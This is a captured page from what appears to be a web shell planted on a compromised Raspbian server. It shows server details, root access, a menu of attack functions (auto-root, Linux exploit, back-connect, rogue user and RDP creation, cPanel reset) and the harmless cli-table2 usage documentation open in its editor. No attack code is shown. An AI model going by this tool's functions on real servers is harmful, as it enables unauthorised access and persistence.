Linux lorencats.com 5.10.103-v7l+ #1529 SMP Tue Mar 8 12:24:00 GMT 2022 armv7l
Apache/2.4.59 (Raspbian)
: 10.0.0.29 | : 216.73.216.59
Cant Read [ /etc/named.conf ]
7.3.31-1~deb10u7
root
www.github.com/MadExploits
Terminal
AUTO ROOT
Adminer
Backdoor Destroyer
Linux Exploit
Lock Shell
Lock File
Create User
CREATE RDP
PHP Mailer
BACKCONNECT
UNLOCK SHELL
HASH IDENTIFIER
CPANEL RESET
CREATE WP USER
README
+ Create Folder
+ Create File
/
usr /
share /
npm /
node_modules /
cli-table2 /
[ HOME SHELL ]
Name
Size
Permission
Action
examples
[ DIR ]
drwxr-xr-x
lib
[ DIR ]
drwxr-xr-x
node_modules
[ DIR ]
drwxr-xr-x
src
[ DIR ]
drwxr-xr-x
test
[ DIR ]
drwxr-xr-x
.travis.yml
135
B
-rw-r--r--
README.md
7.6
KB
-rw-r--r--
advanced-usage.md
7.62
KB
-rw-r--r--
basic-usage.md
5.95
KB
-rw-r--r--
gulpfile.js
1.99
KB
-rw-r--r--
index.js
40
B
-rw-r--r--
package.json
1.88
KB
-rw-r--r--
Delete
Unzip
Zip
${this.title}
Close
Code Editor : advanced-usage.md
##### use colSpan to span columns - (colSpan above normal cell) ┌───────────────┐ │ greetings │ ├───────────────┤ │ greetings │ ├───────┬───────┤ │ hello │ howdy │ └───────┴───────┘ ```javascript var table = new Table({style:{head:[],border:[]}}); table.push( [{colSpan:2,content:'greetings'}], [{colSpan:2,content:'greetings'}], ['hello','howdy'] ); ``` ##### use colSpan to span columns - (colSpan below normal cell) ┌───────┬───────┐ │ hello │ howdy │ ├───────┴───────┤ │ greetings │ ├───────────────┤ │ greetings │ └───────────────┘ ```javascript var table = new Table({style:{head:[],border:[]}}); table.push( ['hello','howdy'], [{colSpan:2,content:'greetings'}], [{colSpan:2,content:'greetings'}] ); ``` ##### use rowSpan to span rows - (rowSpan on the left side) ┌───────────┬───────────┬───────┐ │ greetings │ │ hello │ │ │ greetings ├───────┤ │ │ │ howdy │ └───────────┴───────────┴───────┘ ```javascript var table = new Table({style:{head:[],border:[]}}); table.push( [{rowSpan:2,content:'greetings'},{rowSpan:2,content:'greetings',vAlign:'center'},'hello'], ['howdy'] ); ``` ##### use rowSpan to span rows - (rowSpan on the right side) ┌───────┬───────────┬───────────┐ │ hello │ greetings │ │ ├───────┤ │ │ │ howdy │ │ greetings │ └───────┴───────────┴───────────┘ ```javascript var table = new Table({style:{head:[],border:[]}}); table.push( ['hello',{rowSpan:2,content:'greetings'},{rowSpan:2,content:'greetings',vAlign:'bottom'}], ['howdy'] ); ``` ##### mix rowSpan and colSpan together for complex table layouts ┌───────┬─────┬────┐ │ hello │ sup │ hi │ ├───────┤ │ │ │ howdy │ │ │ ├───┬───┼──┬──┤ │ │ o │ k │ │ │ │ └───┴───┴──┴──┴────┘ ```javascript var table = new Table({style:{head:[],border:[]}}); table.push( [{content:'hello',colSpan:2},{rowSpan:2, colSpan:2,content:'sup'},{rowSpan:3,content:'hi'}], [{content:'howdy',colSpan:2}], ['o','k','',''] ); ``` ##### multi-line content will flow across rows in rowSpan cells ┌───────┬───────────┬───────────┐ │ hello │ greetings │ greetings │ ├───────┤ friends │ friends │ │ howdy │ │ │ └───────┴───────────┴───────────┘ ```javascript var table = new Table({style:{head:[],border:[]}}); table.push( ['hello',{rowSpan:2,content:'greetings\nfriends'},{rowSpan:2,content:'greetings\nfriends'}], ['howdy'] ); ``` ##### multi-line content will flow across rows in rowSpan cells - (complex layout) ┌───────┬─────┬────┐ │ hello │ sup │ hi │ ├───────┤ man │ yo │ │ howdy │ hey │ │ ├───┬───┼──┬──┤ │ │ o │ k │ │ │ │ └───┴───┴──┴──┴────┘ ```javascript var table = new Table({style:{head:[],border:[]}}); table.push( [{content:'hello',colSpan:2},{rowSpan:2, colSpan:2,content:'sup\nman\nhey'},{rowSpan:3,content:'hi\nyo'}], [{content:'howdy',colSpan:2}], ['o','k','',''] ); ``` ##### rowSpan cells can have a staggered layout ┌───┬───┐ │ a │ b │ │ ├───┤ │ │ c │ ├───┤ │ │ d │ │ └───┴───┘ ```javascript var table = new Table({style:{head:[],border:[]}}); table.push( [{content:'a',rowSpan:2},'b'], [{content:'c',rowSpan:2}], ['d'] ); ``` ##### the layout manager automatically create empty cells to fill in the table ┌───┬───┬──┐ │ a │ b │ │ │ ├───┤ │ │ │ │ │ │ ├───┴──┤ │ │ c │ ├───┤ │ │ │ │ └───┴──────┘ ```javascript var table = new Table({style:{head:[],border:[]}}); //notice we only create 3 cells here, but the table ends up having 6. table.push( [{content:'a',rowSpan:3,colSpan:2},'b'], [], [{content:'c',rowSpan:2,colSpan:2}], [] ); ``` ##### use table `rowHeights` option to fix row height. The truncation symbol will be shown on the last line. ┌───────┐ │ hello │ │ hi… │ └───────┘ ```javascript var table = new Table({rowHeights:[2],style:{head:[],border:[]}}); table.push(['hello\nhi\nsup']); ``` ##### if `colWidths` is not specified, the layout manager will automatically widen rows to fit the content ┌─────────────┐ │ hello there │ ├──────┬──────┤ │ hi │ hi │ └──────┴──────┘ ```javascript var table = new Table({style:{head:[],border:[]}}); table.push( [{colSpan:2,content:'hello there'}], ['hi', 'hi'] ); ``` ##### you can specify a column width for only the first row, other rows will be automatically widened to fit content ┌─────────────┐ │ hello there │ ├────┬────────┤ │ hi │ hi │ └────┴────────┘ ```javascript var table = new Table({colWidths:[4],style:{head:[],border:[]}}); table.push( [{colSpan:2,content:'hello there'}], ['hi',{hAlign:'center',content:'hi'}] ); ``` ##### a column with a null column width will be automatically widened to fit content ┌─────────────┐ │ hello there │ ├────────┬────┤ │ hi │ hi │ └────────┴────┘ ```javascript var table = new Table({colWidths:[null, 4],style:{head:[],border:[]}}); table.push( [{colSpan:2,content:'hello there'}], [{hAlign:'right',content:'hi'}, 'hi'] ); ``` ##### feel free to use colors in your content strings, column widths will be calculated correctly  ```javascript var table = new Table({colWidths:[5],style:{head:[],border:[]}}); table.push([colors.red('hello')]); ```
Close

